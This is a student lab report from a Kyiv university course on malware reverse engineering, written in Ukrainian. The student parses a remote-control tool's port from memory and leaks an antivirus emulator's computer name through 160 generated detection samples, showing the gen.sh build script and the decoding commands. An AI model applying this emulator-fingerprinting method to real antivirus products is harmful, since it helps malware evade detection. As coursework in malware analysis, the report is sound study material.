МІНІСТЕРСТВО ОСВІТИ І НАУКИ, МОЛОДІ ТА СПОРТУ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ ІМЕНІ ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра Інформаційної Безпеки

Зворотна розробка та аналіз шкідливого програмного забезпечення

Лабораторна робота №6

Аналіз конфігурації

Мета:

Отримати навички аналізу налаштувань та середовища виконання ШПЗ для задач реагування на інциденти.

Перевірив:

_____

Виконав:
студент III курсу
групи ФБ-01
Сахній Н.Р.

Київ 2022

Завдання для виконання:

- Створення парсеру конфігурації з пам’яті моєї системи з Лр №4.

За допомогою інструменту `pyinstaller` скомпілюємо `server.exe`

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS D:\KPI\RevEng\Лр №4 (Системи віддаленого керування)\Server> pyinstaller ./server.py
78 INFO: PyInstaller: 5.7.0
78 INFO: Python: 3.10.2
78 INFO: Platform: Windows-10-10.0.19044-SP0
78 INFO: wrote D:\KPI\RevEng\Лр №4 (Системи віддаленого керування)\Server\server.spec
93 INFO: UPX is not available.
93 INFO: Extending PYTHONPATH with paths
['D:\\KPI\\RevEng\\Лр №4 (Системи віддаленого керування)\\Server']
564 INFO: checking Analysis
```

.....

```
5961 INFO: Fixing EXE headers
6039 INFO: Building EXE from EXE-00.toc completed successfully.
6039 INFO: checking COLLECT
6039 INFO: Building COLLECT because COLLECT-00.toc is non existent
6039 INFO: Building COLLECT COLLECT-00.toc
6179 INFO: Building COLLECT COLLECT-00.toc completed successfully.
```


Аналогічно створимо виконуваний файл `client.exe`

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS D:\KPI\RevEng\Лр №4 (Системи віддаленого керування)\Client> pyinstaller ./client.py
62 INFO: PyInstaller: 5.7.0
62 INFO: Python: 3.10.2
78 INFO: Platform: Windows-10-10.0.19044-SP0
78 INFO: wrote D:\KPI\RevEng\Лр №4 (Системи віддаленого керування)\Client\client.spec
78 INFO: UPX is not available.
78 INFO: Extending PYTHONPATH with paths
['D:\\KPI\\RevEng\\Лр №4 (Системи віддаленого керування)\\Client']
562 INFO: checking Analysis
```


.....

```
5968 INFO: Fixing EXE headers
6046 INFO: Building EXE from EXE-00.toc completed successfully.
6046 INFO: checking COLLECT
6046 INFO: Building COLLECT because COLLECT-00.toc is non existent
6046 INFO: Building COLLECT COLLECT-00.toc
6186 INFO: Building COLLECT COLLECT-00.toc completed successfully.
```


Продемонструємо, що парсер конфігурації з пам’яті виконуваного файлу системи віддаленого контролю, дійсно, знаходить порт, на якому відкритий сервер (зловмисник) і до якого підключається клієнт (жертва): “дебаг, змінні, код, текст”




Повноцінний запуск файл-парсеру `_port_dump.py` для встановленого з'єднання. Як ми можемо побачити, сервер був відкрито на порті :25245, що те саме демонструє парсеру під виведення результату виконання.



Впевнимось, що парсер працює після застосування пакувальника UPX [124] на виконуваному файлі зразка, копію якого було названо `server_upx.exe`




Навіть після компресування файлу `server.exe`, при встановленні з'єднання клієнта із сервером файл-парсер знаходить той самий порт :25254.
До речі, ідентифікатор процесу 10408 відображається коректно у виводі парсеру.




- Знайдемо ім'я системи, ім'я користувача, список процесів, список файлів на робочому столі, перші 32 байти notepad.exe.


На прикладі антивірусу "Avast Free Antivirus" продемонструємо формування звіту про аналіз зразків ШПЗ, які знаходяться у конкретному каталозі під назвою `out`




Обираємо відповідний каталог, який знаходиться на віртуальній Windows-машині




Переглянемо сформований звіт, що знаходиться в одній із Avast-папок → `report`




. . . . . .



GUI-інтерфейс антивірусу Avast також демонструє, що всі зразки є шкідливими.



Отже, ми генеруємо 160 зразків, де кожен передаватиме 1 біт інформації, а саме як продемонстровано в наступному коді 1 зразок братиме відповідний біт із буфера, в який було занесено ім'я комп'ютера, точніше емулятора антивірусу.



Генерація зразків відповідно до коду, наведеного в методичних матеріалах

```
┌──(nazar🇺🇦snz24)-[/home/nazar/KPI/RevEng/Lab6_Report]
└─$ ./gen.sh
```

```
nazar@snz24: /home/nazar/KPI/RevEng/Lab6_Report
Файл  Дія  Редагувати  Вигляд  Допомога
  GNU nano 5.3                              gen.sh
#!/bin/bash

i686-w64-mingw32-gcc leak.c -o leak.exe
strip -s leak.exe

for i in `seq -f %03g 0 159`; do
    sed "s/KITTY000/KITTY$i/" leak.exe > out/bit.$i.exe
done
```

Через те, що антивірус, формуючи звіти, називав конкретно виявлений зразок ШПЗ, ми змогли отримати дані про конфігурацію емулятора (Computer Name)


```
┌──(nazar🇺🇦snz24)-[/home/nazar/KPI/RevEng/Lab6_Report]
└─$ grep bit ./"Targeted Scan" | cut -b 41-43,76-77 | sort | tr 'E' 1 | tr 'W' 0 | cut -b 5 | tr -d '\n' | rev
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001010010010010100100011101
01000001010000010000100100100101010111

┌──(nazar🇺🇦snz24)-[/home/nazar/KPI/RevEng/Lab6_Report]
└─$ ipython3
Python 3.8.6 (default, Sep 25 2020, 09:36:53)
Type 'copyright', 'credits' or 'license' for more information
IPython 7.19.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: from Crypto.Util.number import long_to_bytes as l2b

In [2]: l2b(0b000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000010100100100
   ...: 1010010001110101000001010000010000100100100101010111) [:: -1]
Out[2]: b'WIBPPGJR'
```

Аналогічно все те саме, для отримання ім’я користувача антивірусної пісочниці.

